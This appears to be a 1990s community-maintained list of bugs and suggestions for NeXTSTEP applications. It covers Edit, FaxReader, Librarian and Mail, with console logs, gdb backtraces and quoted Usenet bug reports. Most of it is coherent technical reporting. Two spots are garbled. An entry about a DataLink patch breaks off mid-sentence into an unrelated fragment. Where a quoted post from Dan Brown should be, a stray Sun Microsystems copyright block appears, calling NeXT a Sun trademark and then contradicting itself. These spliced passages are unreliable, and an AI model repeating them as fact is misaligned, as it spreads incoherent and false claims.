KBNS.32.1.047_o3.2o Edit tends to crash (without core dump) if a gdb Terminal window is closed that has a ``view" connection with Edit

Description: See title. Here's something that tends to appear on the console when this happens:

```
runCommand: cd "/Users/rfschtk/Developer/WorkBench/TeX/Code/texview"
gdb TeXview.debug/TeXview -x PB.gdbinit
  usingShell:  inFolder: /Users/rfschtk/Developer/WorkBench/TeX/Code/texview windowTitle: gdb TeXview.debug/TeXview closeOnExit:
0
Jun 29 17:56:48 flexus Edit[202]: DPS client library error: Error while writing to connection, DPSContext 62cd0, data -110
Jun 29 17:56:48 flexus Edit[202]: Exiting due to Window Server death
Jun 29 17:56:50 flexus WindowServer[189]: IPCFlushOutput: failed to flush output for stream 0x270798.
Jun 29 17:56:50 flexus WindowServer[189]: IPCFlushOutput: failed to flush output for stream 0x270798.
```

How to verify: Not reproducible.

Urgency: All changes in Edit to unsaved documents are lost.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Don't close gdb Terminal windows (is that enough?), or at least first save all Edit documents.

Cure (for NeXT): Check Edit's complaint in the Description, make a diagnosis and try to cure this.

KBNS.32.1.036_o3.2o Edit.app does not handle dropped images correctly

Description: Whether you alternate-drop (copy) or control-drop (link) images, Edit always uses a hard link to include them (even though it differentiates the changed cursor).

How to verify: Copy some image to a scratch directory, duplicate it. Do both operations on a new RTFD document, close that. Change each image using IconBuilder.app. Open the RTFD document again. The changes are visible. Evidence of the hard links is obtained using `ls -lga` (link count 2).

Urgency: A document may be damaged because this is unexpected behaviour.

Confirmed: Klaus_Brouwer (reported, unknown version), Raf_Schietekat (o3.2o)

Workaround: Duplicate the included message, delete the original, rename the copy to whatever is appropriate (yes, this is tedious). Note that merely renaming the included image does not work (didn't verify this though).

Cure (for NeXT): See KBNS.00.0.136: the authors apparently don't know that normally one overwrites a file rather than replacing it, so a hard link is not a suitable decision. Until there *are* copy-on-write semantics in the file system, copy-dropping an image should use a real file copy operation. Link-dropping should probably use a symbolic link instead.

Report history: Reported by Klaus_Brouwer to c.s.n.b on 1994-06-24.

KBNS.32.1.008_o3.2o If you change a file attachment in an RTFD document using Edit, Edit gets confused when the RTFD document is saved

Description: It does `NXRunAlertPanel("Save", "%s has been edited by someone else. Do you want to overwrite?", "Overwrite", "Cancel", NULL, RTFDPath)`. The thing is that it doesn't overwrite with the previous contents of the file: this is a spurious warning.

How to verify: Should be obvious.

Urgency: Does no damage, just strange.

Confirmed: Raf_Schietekat (o3.2o)

Workaround: None

Cure (for NeXT): Don't show this warning, or formulate it differently.

KBNS.00.0.120_o3.0±3.2o Mishap with window title for command

Description: Just do command ``ls /dev"` to see a very inappropriate window title (e.g., ``dev Ð ~/Library/Comments/Systems/NeXT/KBNS_3.X/ls"`).

How to verify: See Description.

Urgency: Does no damage, immediately obvious, no workaround, just a little bug.

Confirmed: Raf_Schietekat (o3.0o_o3.2o, reported), Subrata_Sircar (o3.1o)

Workaround: None

Cure (for NeXT): Use setTitle: instead of setTitleAsFilename: for commands.

XXX doesn't seem to be cured?

KBNS.00.0.121_o3.0c Annoying ``feature" (?) and bug, window title, reported to be cured in 3.1 by Subrata_Sircar.

Moved here from AppKit Window. An Edit window's title bar should not interpret symbolic links, at most this could be a Preferences... setting. If I open /NextLibrary/Documentation/NextDev/ReleaseNotes/Contents.rtf where /NextLibrary/Documentation/NextDev is a link to /CD-ROM/NeXTSTEP_3.0/NextLibrary/Documentation/NextDev and /CD-ROM/NeXTSTEP_3.0 to /NeXTSTEP_3.0, I want to see the path I opened, not /NeXTSTEP_3.0/NextLibrary/Documentation/NextDev/ReleaseNotes/Contents.rtf. Together with the bad documentation of what happens when a file is saved (see with Documentation), this makes me very insecure about what will happen, especially since this is not consistent behaviour (if a file is itself a link, it is not parsed: /usr/lib/crontab opens as /usr/lib/crontab, but I don't know what happens in mixed cases). Another place where this goes wrong is /usr/adm/monthly.log, for example: this gives /adm/monthly.log, a non-existent file! [¼] The following, reported and verified by Subrata_Sircar, from Moises_Oliveira, sheds more light on this last matter:

From: oliverm@nevada.edu (Moises Oliveira)

Subject: Re: Pathname bug in Edit 3.0

you can use a sector editor to patch out the /private string.

KBNS.00.0.122_o3.0o_o3.2o Edit isn't able to save its Page Layout... selections.

Description: See title. XXX Hmm, do other programs save this?

How to verify: Change, close, open: remembered. Change, quit, relaunch, open: forgotten.

Urgency: Rather harmless, and more a suggestion (and a workaround suggestion) than a bug report.

Confirmed: Raf_Schietekat (o3.0o_o3.2o, reported)

Workaround: Use `dwrite Edit NXPaperType A4` or something (Edit does read the default). For other applications a similar thing probably. Maybe the easiest is `dwrite GLOBAL NXPaperType A4`.

Cure (for NeXT): Add pull-down menu or button box ``Start-up values V":``Save current setting"/``Use Preferences default". The second option would

delete the local default so that GLOBAL is used instead. It would be nice if this feature would be incorporated into the PageLayout object.

See also: Category about Preferences.app

KBNS.32.0.021_o3.2o Bug. While checking KBNS.00.0.123 in 3.2, I found that Edit doesn't mark an RTFD document *changed* when an attachment like a file or a folder is dragged into it, and if you close before saving you lose the change.

KBNS.00.0.124_o3.0±3.2o Annoying Utilities>Pipe... bug, confirmed for 3.1 by Subrata_Sircar. If the filter returns a non-0 exit value, the selection should not be replaced. Example: `unexpand -6 | expand -2` when a silly person (Raf_Schietekat) thinks that `unexpand` has the full reverse capabilities of `expand` (why not?). This bug seems related to the size of the selection: for small selections the selection is replaced with the error message, for larger selections Edit tends to behave correctly (although the error message should appear in a Panel rather than on the console). Raf_Schietekat reports for 3.2 that now nothing is done: no text is lost, nothing on the console, but... (still?) no NXBeep().

KBNS.00.0.125_o3.0o_o3.2o Harmless display bug. When some contraction arrows appear in a selected portion of text, and if one of the former arrows is expanded so that the portion below moves down, the arrows stay in place until the Text is refreshed because of scrolling (the false arrows appear in the window's Buffer!).

KBNS.00.0.126_o3.0±3.2o Document administration bug, confirmed for 3.1 by Subrata_Sircar. When saving a file to the same path as another window it has open, Edit doesn't take any special action. It should at least warn, and possibly automatically remove one window. Why would it behave differently than for a Load...? Similar precautions for a Save To...

KBNS.00.0.127_o3.0±3.2o KBNS.32.0.rev Save All (harmless, though disturbing), prematurely reported to be cured in 3.1 by Subrata_Sircar With this command, all files seem to get saved, even those that don't have the broken close button. The problem is that Edit does not seem to register its own access to this file, and when the file is saved again later, it will therefore spuriously alert the user with `NXRunAlertPanel("Save", "%s has been edited by someone else. Do you want to overwrite?", "Overwrite", "Cancel", NULL, fullPath)`. The problem seems a bit more complex than described here, but I have not invested the time to spit this out (with the source, I'd cure the problem :-). Workaround: never use the Save All command, use the Windows menu to select every non-saved document and `cmd-s` to save it. Furthermore, if such a file is saved because its dirty window is closed by `cmd-w`, and if the Windows submenu is on screen, the Close Window command stays highlighted. (I could not confirm this in 3.2, and I'm not sure about it anymore)

XXX.3.2 KBNS.00.0.128_o3.0o Harmless display bug

I haven't been able to find out when this happens, but on various occasions, the Close Window command stays highlighted (I believe KBNS.00.0.127 describes a reproducible example). Hasn't occurred yet in 3.2 for Raf_Schietekat.

KBNS.00.0.129_o3.0±3.2o Utilities bug, found by Johan_Lorre, confirmed for 3.1 by Subrata_Sircar

If .commanddict or .pipedict has three tabs after a command (sufficient), then Edit thinks the middle tab is the key equivalent, and cmd-tab will invoke that command (the first command with this situation gets the cmd-tab equivalent). This is silly, of course, and should be corrected: multiple tabs should be allowed to make for a clean .Xdict file (well, this is the wrong user interface, of course).

KBNS.10.2.004_o3.0o_o3.2o Replace All

In an RTF document, doing Replace All will use the font of the first character of the first hit for all replacements, rather than the font of the first character for each individual hit. This is very disturbing: the user (if aware of this before the document is spoiled!) may have to click Search and Replace repeatedly.

KBNS.10.2.020_o3.0±3.2o Harmless though disturbing bug about File>Open..., confirmed for 3.1 by Subrata_Sircar

When a range of files is opened, of which one is a camouflaged directory (e.g., a .nib or a .draw), the files that come after that directory are each spuriously reported not to exist (`NXRunAlertPanel("File system error", "Unable to open %s. File system error: No such file or directory", NULL, NULL, NULL, filename);`).

KBNS.10.2.031_o3.0o_o3.2o Bug with ``Make ASCII" (a misnomer, see elsewhere). An ellipsis (¼) is converted into oblivion () rather than to three dots (...) as NXToAscii() does.

KBNS.11.0.009_o3.0o_o3.2o Edit mode not set at save time

Description: When a new file is saved to, e.g., a .m file, Edit should know that this is C code, but it doesn't. Symptoms:

The miniwindow doesn't get the appropriate icon.

The window also does not get the -C- indication in its window title.

Cmd-O over an triple-clicked #import line tries to open a file with as name the entire current selection (o3.2o).

How to verify: Should be obvious.

Urgency: Does no damage, easy workaround

Confirmed: Raf_Schietekat (o3.2o)

Workaround: Revert to Saved.

Cure (for NeXT): Set the mode as soon as the path name is known.

Report history: Cmd-O stuff from an exchange on c.s.n.programmer around 1994-03-21.

KBNS.00.0.130_o2.1±3.2o Pipe Utilities may mutilate text

Description: If one uses Utilities>Pipe... or Utilities>User Pipes>whatever on a selection that is wholly or partially contracted, the contracted portions are *excluded* from the input to the pipe. This feature is mostly used for program text, which is also the most vulnerable to mutilation (`expand`, to get rid of the tabs that Edit keeps introducing, on a fully compressed C source file...).

How to verify: In a new Edit window, type one line starting at the left margin, one line beginning with a space, and another line starting at the left margin. Do `cmd-0`, `cmd-a`, and then Utilities/Pipe... `cat`. The line that started with a space is gone.

Urgency: *Horrible bug* (well, it doesn't wipe out the disk...), no reliable workaround except for frequently used filters. The effect may not be obvious, and may easily become apparent only *after* any `~` backup has been overwritten as well. And a cure is so easy!

Confirmed: Raf_Schietekat (o2.1o_o3.0_o3.2o, reported), Subrata_Sircar (o3.1o)

Workaround: Move all your filters from Utilities/Pipe to Services/Terminal. Try to remember to do `cmd-9` before applying any filter from Utilities.

Cure (for NeXT): Until this is cured, enable Utilities>Pipe... and Utilities>User Pipes *only* in the same situation where `cmd-9` would `NXBeep()` (i.e., only when the text is fully expanded).

Report history: Known to Bug_NeXTec as #2028 since 1992-06-26

Comment: The curious thing is that Services work correctly.

See also: ...

KBNS.00.0.131_o2.1±3.2o Bug, confirmed for 3.1 by Subrata_Sircar

When something is piped through Services, the text window doesn't realize it has changed (the close button displays an unbroken cross) (known to Bug_NeXTec as #1899 since 1992-05-08). Also when the colour of a selection is changed. This means that Edit.app won't ask whether changes should be saved at window close time.

XXX.3.2 KBNS.00.0.132_o2.1±3.0o Using a Pipe Utility which calls `open(file)` (1)

When piping a portion of text through a pipe which ends in `open` or `openfile`, a form of deadlock occurs, after an annoying (or alarming, for panicky situations) timeout solved by the display of a panel indicating failure. Unless a deadlock cannot occur, a separate thread should be used. Ad-hoc solution: to allow Command Utilities to use a selection as stdin.

KBNS.00.0.137_o3.0o_o3.2o KBNS.11.1.rev Undelete bug

Contracted portions that are part of a selection being deleted are irretrievably lost: they are not included in the text that is brought back into the document.

KBNS.11.2.002_c3.1±3.2o Bug

Edit has forgotten that `.rtfd~` is one of its extensions (produced for ``Don't delete backup file"), so that File Viewers treat such a wrapper as an ordinary folder, and if one drag-command-drops one on Edit, a folder window is opened instead of a document.

XXX But is Edit.app supposed to function as a source? Not according to the ReleaseNotes for ObjectLinks...

XXX.3.2 KBNS.11.2.035_3.? DataLink manager created only in special circumstances, according to Eric_Scott's 1993-10-05 c.s.n.b posting

The posting also describes a patch.

Applications that support object linking are expected to create a

application, `NXSelection` support isn't needed.)

KBNS.32.0.015_o3.2o Non-breakable spaces (alt-spacebar) get very strange€widths

If a non-breakable space occurs near the end of a line, it can become very wide. See the space between the last two words in the header line of this item. While I am typing this, the window is wide enough to have a break after ``in the header line of this", and the space mentioned appears to be as wide as 3.5 normal spaces. When the window is made narrower, so that the non-breakable space appears near the beginning of a second line, it is about normal width again. XXX is this Text or just Edit?

After this only before 3.2

KBNS.00.0.123_o3.0o_b3.2 Bug

It has now become possible to include other attachments than TIFFs and EPSs, but saving changes is another matter. Flat files are no problem, but for included folders (both ordinary folders and wrappers), a panel always comes up: `NXRunAlertPanel("File System Error","Unable to save %s. File system error: no such file or directory","OK",NULL,NULL,<thefile.rtfd>)`. I always have to Save As... to a new name.

/NextLibrary/Documentation

XXX.3.2 KBNS.00.0.134_o3.0o NextDev/DevTools/04_Edit

The exported Services aren't documented!

XXX.3.2 KBNS.00.0.135_o3.0o NextDev/DevTools/04_Edit/_InteractingWithUnix.rtf

\$stripped still isn't documented. Clearly indicate that Utilities are executed in a `sh`, not a `csh`, that has *first been cd'ed to the file's directory*. I was really puzzled by some strange behaviour until I laboriously found out that this was the cause.

KBNS.00.0.136_o3.0o NextDev/DevTools/04_Edit/*: inaccuracies, and several Edit deficiencies

Description:

This is the documentation in o3.0o_o3.2o: ``

When the ^oDelete backup file^o option is selected, Edit automatically deletes the previous version of a file when the current version is saved. Click ^oDon't delete backup file^o to retain the previous version of a file when you save the current version (if the previous version of a file is saved). This backup file is saved under the original file name, but with a tilde (~) appended to the name.

" Well, that all *seems* OK. But there are several problems:

- Edit apparently *renames* the present version to the *~ backup, and then it writes a new file. This also protects at least one version in all circumstances (well, what happens if only the *~ is on disk?), but it throws away the present file ownership information. This is a big problem when you want to use Edit to edit one of the /etc/uucp configuration files: you always have to remember to go into a shell and chown it back to uucp. vi doesn't have this problem (well, I didn't try this myself, I just compared notes with a vi user).
- Edit breaks hard links.
- Edit can't save files in a directory where it does not have write access, even if the file itself is writable, and even if the user owns that directory. This shouldn't be a problem: any backup file(s) can always be written to the home directory, with proper notification.

This is the documentation in o3.0o_o3.2o, right after the previous: ``

If you try to save a file that's write-protected, you can do so by responding affirmatively to the confirmation panel that appears (as long as you own the file). Check ^aSave Files Writeable^o if you want such write-protected files to lose their write-protected status when they're saved.

" Edit allows one to ``save" a write-protected file if the user has write access to the folder containing it, not ``as long as you own the file" as stated here! Also, there's nothing in ``Save Files Writeable" to suggest to which files this applies, and any time a user has to think or consult the documentation unnecessarily is a failure of the user interface. And what's done to the other flags?

How to verify: Should be obvious. For saving to a file in a write-protected directory, just compare with ``cat > thefile". For the treatment of backups, use ``ls -i".

Urgency: Not harmless: changing file ownership of /etc/uucp configuration files disables UUCP. The other phenomena are ``just" very annoying.

Confirmed: Raf_Schietekat (o3.0o_o3.2o for documentation and behaviour, reported)

Workaround: Clean up after Edit in a shell.

Cure (for NeXT): Edit should copy the present version to a backup version, and then write the new contents to the original file. Saving is fast enough to allow a less efficient operation. Well, make it a preference, set by default (one which I will surely leave on). For the file ownership thing, change the documentation, and put up a special alert panel before changing file ownership like this (of course only relevant if the preference mentioned above is set to use a move operation for creating the backup). You can always check conditions first to do the smart thing anyway, *if* the user's preference makes no difference.

Report history: KBNS.32.1.rev, threw away uncertainties. I have only rechecked behaviour with straight text files.

Comment: Treatment of symbolic links is correct: the real file is changed, not the path that is edited. But see KBNS.00.0.121 about some unease.

Suggestion(s): XXX (Ignore this for now.)

The present Save Options should be removed, and replaced by the following functionality (the documentation could recommend to just use one level of backup, or even just one level might be implemented; but why such an arbitrary limitation...), because the present (application,user)-wide choice of backup level is a curse. A file has a backup level based on the existence of files named **file**, **file~**, **file~~**, **file~~~** etc. This should be indicated in the Title Bar, and Edit should check if they are all there (asking the user what to do if an intermediate level isn't there). It should also check file ownership and protections, and see that they are all the same. When a file is edited, Edit should first make sure that it can save it with the same ownership and protections, and ask the user for advice otherwise (one option would be to create a new unnamed file instead). When actually saving, *all* files should be moved to one higher level (creating a new level), except **file**, which should be *copied* to **file~**. Then the new contents are saved to **file** using a `write(2)` system call. Finally, if Save was used (rather than Save New Version), the newly created highest backup level is removed.

Suggestions

KBNS.33.2.XXX Edit should be able to handle multiple character sets. Example: it may be used to edit files on a Novell network of mainly PCs, which use CR/LF instead of NL, and another set of special characters (which is my current environment, hence this suggestion). It might then automatically detect the mode it should use, based on the characters it detects, possible with a confirmation box. Or it might make the decision based on the directory tree of the document (probably a better solution). Workaround: have filters in Terminal's Services that convert between the two, and never forget to convert back and forth (quite cumbersome). (todo wasn't there already a suggestion about this in KBNS?)

KBNS.33.0.004_o3.2o Expansion Dictionary

Description:

- Menu command doesn't have three dots.
- Should be enabled regardless of emacs bindings (which I don't like because they throw me around the page if I make a mistake).

How to verify: Should be obvious.

Urgency: Occasionally a nuisance, if the insertion point is suddenly somewhere else.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Don't make typing mistakes, or keep an eye on the window all the time, or don't use expansion.

Cure (for NeXT): See description.

KBNS.33.0.002_o3.2o Windows menu entries for identically named files dance around

Description: When multiple files have the same name but are located in different directories (folders), they are included in the Windows menu with their paths following an em-dash. When such a file is saved (or reverted to saved), its Windows command moves up to become the first of those with identical file names. This is confusing.

How to verify: Should be obvious.

Urgency: Does no damage, obvious, but curious and sometimes confusing (particularly in a routine of manipulating identically named files together).

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Be attentive.

Cure (for NeXT): Always use alphabetic order.

Report history: KBNS.33.2.rev also for Revert to Saved, titel and urgency and workaround changed

XXX When a triple-click selection is extended to the bottom, the empty line is also selected, which does not happen for a single-click or double-click selection or select all. This is slightly confusing.

XXX Better support in the Find panel to find small, even one-letter, identifiers. That requires essentially a speedy specification of a regular expression ````[^a-zA-Z_]<id>[^a-zA-Z0-9_]```` for some `<id>` (like ````o````), probably by typing just `<id>` and setting a control, and also selection only of `<id>` (not of the whole expression) for swift replace-and-find. This is a vital tool when faced with the task of correcting such bad style (and you wouldn't believe who writes that way...).

When Replace and Find is clicked and no further occurrence is found, the selection should be removed (as when enter is hit), so that nothing will be inserted by accident. Just a small touch...

KBNS.33.2.XXX Regular expressions in (f)lex syntax should be possible too, for those who don't know (s)ed nearly as well.

KBNS.00.0.133_o2.1±3.0o_o3.2o Known to Bug_NeXTec as #1446 since 1992-01-27. A selection of a matched group (like you get when you double-click on one of these parentheses) should use the smart copy-cut-paste features (about which spaces to preserve/introduce/delete) too.

KBNS.00.0.138_o3.0±3.2o Alter a misleading name. Don't say ````Make ASCII````, say ````Make Non-RTF```` or ````Make Plain````. [¼] ````Make ASCII```` should be provided *also* (or *instead*), transforming to real ASCII, i.e., to bytes with their highest bit zero, and get/keep the R shortcut.

KBNS.00.0.139_o3.0±3.2o Use a good idea. Instead of using a Preferences.../Temporary Settings setting to decide about the next window to be opened, do this Terminal's Preferences... style, maybe without the Set Default button.

KBNS.00.0.140_o3.0±3.2o KBNS.11.3.rev Something that all applications should do. `.commanddict` and `.pipedit` should be accessible from within Edit, and they should take effect immediately rather than at the next launch. See also **KBNS.00.0.106**

KBNS.00.0.141_o3.0±3.2o There probably was no time to do this before the 3.0 release. Or 3.1. Or 3.2. Maybe 3.3? When a document changes status (normal, `.rtf`, `.rtfd`) panel support should be provided to make the necessary changes to the file system, instead of producing a new, untitled

document.

KBNS.00.0.142_o3.0±3.2o This would be useful. In the Print... panel, a button should be provided that will resize the current window's width to what was selected in the Page Layout... panel if appropriate (allowing for margins too). That way, one can be sure that the printed version won't be unexpectedly shrunken because the lines were too wide for true size, since the user can't measure the window on the screen with a normal ruler because this is not really WYSIWYG and all (it's too small on a 92-dpi display). A button to view a document at true size would be nice too.

KBNS.00.0.144_o3.0±3.2o Emacs. Provide splitview access to one Text object. Text should be extended to support this, and the renewed object could then be used in groupware too.

KBNS.00.0.145_o3.0±3.2o Emacs. Get rid of these silly Delete and Undelete commands that don't work as expected anyway, and implement infinite Undo/Redo.

KBNS.00.0.146_o3.0±3.2o Emacs. When searching, do the same as what emacs does (per character typed scrolling the text to the right place and reporting failure as soon as possible). And do a beep or something before wrapping around (it's tiresome having to keep an eye on the scroll bar, especially as contracted portions are expanded, resizing the scroll bar), and another before passing the starting point of a round trip. These three features should probably get a check box setting in Preferences...

KBNS.10.1.012_o3.0±3.2o Tab handling for non-RTF text is cumbersome

Description:

- It should be possible to set tabs *per document* (instead of globally in Edit), because not everybody agrees on 8 spaces per tab stop (that's the whole point of allowing this to be changed).
 - Tabs should not be used automatically with cmd-] or starting a new line at the same indentation level, or else this should be a preference setting. It does save a few bytes of storage, but it's very cumbersome when deleting spaces to go to a previous indentation level: suddenly a whole tab is deleted and spaces have to be inserted again. It's a daily nuisance and it should really be cured. If the text is RTF, it's even more troublesome: unless the tab setting is painstakingly changed to match that other setting (how many spaces for a tab), the entries that ``upgrade" to a tab because they reach 8 spaces (in my setting) may actually *back up to the margin*, and ruin the intended indentation.
- Besides, tabs are a very primitive concept, and they should be avoided as much as possible (just look at the mess that results when documents are viewed with somebody else's preferred tab setting).

How to verify: Should be obvious.

Urgency: Strong suggestion, because this bothers me constantly.

Confirmed: Raf_Schietekat (o3.0±3.2o, reported)

Workaround: Set tab stops every 78 or so spaces when writing code, so that no tabs are created.

Cure (for NeXT): Allow per-document tab stop setting, don't insert tabs (unless a preferences setting says so, if you really want to keep this).

Report history: KBNS.33.0.rev

KBNS.10.1.020_o3.0±3.2o Don't scroll the document window to the beginning of the selection when dropping a color swatch on it.

KBNS.10.2.043_o3.0o_o3.2o Reverse the meaning of cmd-[and cmd-] to what standard text correction marks signify (respectively indent and unindent; I presume that's an international convention). Oh well...

Spelling

KBNS.00.0.147_o3.0±3.2o Strange spelling ``corrections''

Description: The following pairs have been constructed by duplicating the first using copy-paste and *correcting* the copy in the spelling panel. (For clarity: anytime you have them in a text and use the ``English (NeXT)" dictionary, these will be highlighted as errors and the indicated alternatives will be suggested.)

commercialise commerckialise (one of the possibilities)

encodable enkodable

executability axecutability

fivefold fiveuold

uninstall unsnstall

workaround workariound

Furthermore, I wonder what dictionary is used and where it is located. A spelling facility that finds errors in /usr/dict/web2 is a strange animal. What's the meaning of using both ~/.NeXT/LocalDictionary (from previous release) and ~/.NeXT/dictionaries/English? And then I'm not even talking about what I'd really like for functionality¼

Confirmed: Raf_Schietekat (o3.0±3.2o, reported), Subrata_Sircar (o3.1o)

Report history: KBNS.33.1.rev Little cleanup.

/NextApps/Faxreader.app;¬/NextApps/Faxreader.app

;KBNS.33.2.rtf;Contents;¬Contents

Bugs

XXX.33.2
From: trey@hsv.tybrin.com (Trey McClendon)
Newsgroups: comp.sys.next.bugs
Subject: Problem with FaxReader.app
Date: 24 Oct 1995 08:58:32 -0500

When going through and cleaning out old faxes, FaxReader will always 'hang' after opening, printing, and deleting a number of faxes. It is usually after about 6 or so, but I haven't counted to see if it is the same number each time. Has anyone else experienced this? It is with NS 3.3 on NeXT slabs, where both the fax server and client are NeXT machines.

Thanks,

Trey

--
Trey McClendon TYBRIN Corporation
trey@hsv.tybrin.com Huntsville, AL
NeXT / MIME Mail Accepted Fax: 205-837-3472

From: support@radical.com (Radical)
Newsgroups: comp.sys.next.bugs
Subject: Re: Problem with FaxReader.app
Date: 24 Oct 1995 16:08:51 GMT
Reply-To: support@radical.com (Radical)

In <46ire8\$b5t@tybrin4.hsv.tybrin.com> Trey McClendon wrote:
> When going through and cleaning out old faxes, FaxReader will always

```
> 'hang' after opening, printing, and deleting a number of faxes. It is
> usually after about 6 or so, but I haven't counted to see if it is the
> same number each time. Has anyone else experienced this? It is with NS
> 3.3 on NeXT slabs, where both the fax server and client are NeXT machines.
```

I have problems with FaxReader printing faxes from a NS 3.3 Intel machine. After the first fax is printed, I get errors on the printer and I have to restart the app to print more. Sometimes I have to reboot the system to print faxes. There are also some faxes that just downright refuse to print at a certain page!

Ralph

--

```
 / Radical System Solutions, Inc.
/\ / Software Development, Consulting
 \ / support@radical.com (NeXTMail, MIME)
```

/NextApps/Librarian.app;¬/NextApps/Librarian.app

;KBNS.33.2.rtf;Contents;¬Contents

Bugs (with crash)

XXX Crash with error `IX_ArgumentError` (uncaught), on the same target as for KBNS.32.1.003.

KBNS.32.1.003_o3.2o Librarian crashes reliably after a search in a particular directory of mine has completed

Description: I have a directory of files (I can't reproduce this on another directory!), indexed higher-up in the hierarchy, with just files and 2 symbolic links to files, that I make a Target for Librarian. When I search for a word that occurs in at least one of the files in that directory, after the hits have been reported and the Search button has reverted to its rest state, Librarian crashes with this stack backtrace ([...] means an omission):

```
% gdb /NextApps/Librarian.app/Librarian
[...]
```

```
(gdb) r
Starting program: /NextApps/Librarian.app/Librarian
Program generated(1): Memory access exception on address 0x695626 (invalid address).
0xa007d12 in _btreeSearchExternal ()
(gdb) bt
#0  0xa007d12 in _btreeSearchExternal ()
#1  0xa007a76 in _btreeTraceCursor ()
#2  0xa009ff6 in -[IXBTreeCursor setKey:andLength:] ()
#3  0xa00d5fe in -[IXPostingCursor setKey:andLength:] ()
#4  0xa04a1f2 in -[IXAttributeCursor addHandle:forObject:] ()
#5  0xa049796 in -[IXRecordManager(IXRepositoryDelegate) repository:didAdd:forRecord:] ()
#6  0xa01ccf8 in -[IXDataRepository addRecord:] ()
#7  0xa02db10 in -[IXRecordManager addRecord:] ()
#8  0xa028cbc in updateFile ()
#9  0xa028f04 in updateHandler ()
#10 0x50244a4 in cthread_body ()
```

(gdb)
Special detail: the bookshelf mentions paths from the .index.store location, and it gave a hit for the Target directory itself as well (not so after the index was recreated).

How to verify: Some accidental sequence of events might produce such an index as I had.

Urgency: A crash can destroy changes to .bshlf documents, plus the hassle of any crash.

Confirmed: Raf_Schietekat (o3.2o)

Workaround: Delete the index (updating crashed too, with another stack backtrace), and recreate it.

Cure (for NeXT): Get the IXKit act together and/or make Librarian more robust.

KBNS.11.0.013_o3.0±3.2o Bug_NeXT.47288 Reproducible crash with ``orphaned" hit windows

Description by Subrata_Sircar: ``I opened a new bookshelf, did a search, read some documents and closed the shelf again, leaving the new documents open. When I went to resize the window of one of these documents, Librarian crashes with the following message:

```
Jul 17 17:24:05 starblazer Librarian[197]: objc: FREED(id): message isIndexed sent to freed object=0x123cdd0
```

This is completely reproducible."

How to verify: Just try it on this file (Services>Librarian>Target).

Urgency: Reproducible crash, can destroy changes to .bshlf documents, plus the hassle of any crash.

Confirmed: Subrata_Sircar (03.0±3.10, reported), Raf_Schietekat(03.20)

Workaround: Don't close the bookshelf...

Cure (for NeXT): don't allow dangling id pointers.

KBNS.32.0.033_o3.2o Bug_NeXT.52335 Here's how to crash Librarian, reported by Lorin_Rivers, verified by Raf_Schietekat (actually, Johan_Lorre reported this first)

- Lorin_Rivers [*italic insertion mine*]: ``1. type a word to search for in Librarian
2. select all the target hits (i.e. found documents)
3. Drag the file group to the Librarian shelf
4. Click on the ``cards in hand" icon
5. Librarian [*crashes*]"

Bugs (other)

KBNS.32.0.007_o3.2o Librarian.app gets all confused when a directory is deleted

I created a temporary directory ~/Library/Jotting to experiment with this feature, and then, evil-minded as I am, deleted the directory without telling or quitting Librarian. Rather than informing me that something was wrong, Librarian, as a result of my probing the Jot and Search Services, now created a *file* ~/Library/Jotting with as contents a *Jot document*, and a bunch of *Jot selection* entries in my home directory.

After this only before 3.2

KBNS.00.0.150_o3.0c Reported and verified by Subrata_Sircar, from Dan_Brown, reported to be cured in 3.1 by Subrata_Sircar (``IndexingKit is now a shlib." (?))

From: dbbrown@eastrg2.cray.com (Dan Brown)

Copyright 1988 by Sun Microsystems, Inc. All rights reserved.
Sun, Sun Microsystems, the Sun logo, and NeXT are trademarks of Sun Microsystems, Inc.
NeXT is a registered trademark of NeXT Computer, Inc.
All other trademarks are the property of their respective owners.

experience the same problem.

Suggestions

KBNS.33.2.028_o3.2o Hits should be displayed in alphabetical order

Description: Suppose you have a set of files that are named by their dates, and you do a search on them. The hits will be shown in a sequence which is definitely not alphabetical. Well, even if the sequence is not important, humans like alphabetic lists.

How to verify: Should be obvious. In my example, I have files ``02/05", ``02/21", ``02/20", ``02/28", ``02/26", and so on.

Urgency: Suggestion.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: None.

Cure (for NeXT): Show hits in alphabetical order (*search* in alphabetical order).

KBNS.33.2.rev

- (todo check, range?) Librarian can't search in .mbox files (it should delegate that to Mail, maybe), and maybe other file packages too (badly missed).
- o3.2o It can't find a string case-sensitively, in any Contents search mode (often missed)!!!
- o3.2o It has no NEXTSTEP Help (oh well, if it's coming...).
- o3.2o There is no on-line documentation (and my User's Guide is still at home...).
- (todo check, range?) It does not explain the exact format for regular expressions, or the precise differences between the search options.
- It seems generally unreliable.

/NextApps/Mail.app;¬/NextApps/Mail.app ;KBNS.33.2.rtf;Contents;¬Contents

KBNS.33.2.XXX Is this a bug or isn't it (todo read and analyse)
From: charlie@why.az.stratus.com (Charles_Spitzer)
Newsgroups: comp.sys.next.bugs

Subject: Mail.app bug/change in 3.3
Date: 13 Nov 1995 16:48:57 GMT

I recently installed 3.3 User on my black NeXT. A couple days later I read some mail that came in from an Internet mailing list, and replied to one of the pieces of mail. I have the read receipt requested turned on in my preferences, so of course Mail.app sent my mail off to the mailing list with this flag on. I then read my own post, which sent the read receipt to the mailing list (because it was the sender) instead of to myself. I then read the receipt, which then sent another read receipt mail back to the list. It took me a couple of tries to figure this out, at a result of 1000+ pieces of mail that the remailer had to send out.

3.2 Mail.app didn't do this. I'd consider this a bug and a regression.

--
Charles Spitzer
charlie@az.stratus.com
Customer Assistance Center
Stratus Computer, Inc.
Phoenix, AZ 85018

From: Dan_Danz <ddan@az.stratus.com>
Newsgroups: comp.sys.next.bugs
Subject: Re: Mail.app bug/change in 3.3
Date: Fri, 17 Nov 1995 19:52:12 -0800
Mime-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
X-Mailer: Mozilla 2.0b2a (Windows; I; 16bit)
To: Charles_Spitzer <charlie@why.az.stratus.com>

Charles_Spitzer wrote:

>
> I recently installed 3.3 User on my black NeXT. A couple days later
I read
> some mail that came in from an Internet mailing list, and replied to
one of
> the pieces of mail. I have the read receipt requested turned on in
my
> preferences, so of course Mail.app sent my mail off to the mailing
list with
> this flag on. I then read my own post, which sent the read receipt
to the
> mailing list (because it was the sender) instead of to myself. I
then read the
> receipt, which then sent another read receipt mail back to the list.
It took
> me a couple of tries to figure this out, at a result of 1000+ pieces
of mail
> that the remailer had to send out.
>

